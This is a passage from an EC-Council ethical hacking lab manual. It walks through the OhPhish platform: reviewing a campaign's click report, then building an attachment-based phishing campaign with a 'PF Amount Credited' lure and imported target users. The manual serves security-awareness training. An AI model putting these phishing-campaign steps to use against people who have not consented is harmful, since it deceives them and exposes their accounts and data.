


Figure 3.1.17: The landing page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

38. Now, switch back to the **Windows 10** virtual machine.
39. Click on the **Test – Entice to Click** campaign present on the **OhPhish Dashboard**.
40. The **Campaign Detailed Report** page appears, displaying the **Campaign Details** and **Campaign Summary** sections.
41. In the **Campaign Summary** section, you can observe that the values of **No. of targets who have clicked the link (defaulters)** and **No. of Targets who have opened the mail** are both **1** (here, we have opened only one email account).




Figure 3.1.18: Campaign Detailed Report

42. Now, click **Home** in the left pane to navigate back to the **OhPhish Dashboard**.
43. In the **OhPhish Dashboard**, click on the **Send Attachment** option.

TASK 1.3

Phish using Send Attachment

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.19: OhPhish Dashboard

44. The **Create New Email Phishing Campaign** form appears.
45. In the **Campaign Name** field, enter any name (here, **Test – Send Attachment**). In the **Select Template Category** field, select **Office Mailers** from the drop-down list.

Note: Ensure that the **Existing templates** button is selected in the **Email Template** field.

46. In the **Select Country** field, leave the default option selected (**All**).
47. In the **Select Template** field, select the **PF Amount Credited** option from the drop-down list and then click the **Select** button.
48. Leave fields such as **Sender Email**, **Sender Name**, **Subject**, **Select Time Zone**, **Expiry Date**, and **Schedule Later** set to their default values, as shown in the screenshot.

Note: You can change the above-mentioned options if you want to.

49. In the **Attachment** field, enter any name (here, **Additional Information**).

Note: Ensure that the **Enable Macro** checkbox is not selected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.20: Create New Email Phishing Campaign

50. Click **Select Source** button under **Import users** field.




Figure 3.1.21: Create New Email Phishing Campaign form

51. **Import Users** pop-up appears, click to select the **Quick Add** option from the list of options

52. The **Import Users Info** pop-up appears; enter the details of the employee and click **Add.**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.22: Import Users Info

53. Similarly, you can add the details of multiple users. Here, we added three users.
54. After adding the users' details, click **Import**.
55. In the **Batch Count** and **Batch Interval** fields, set the values to **1**.

Note: The values of Batch Count and Batch Interval might differ depending on the number of users you are sending phishing emails to.

56. Leave the **Landing Page** field set to its default value.
57. Scroll down to the end of the page and click **Create** to create the phishing campaign.

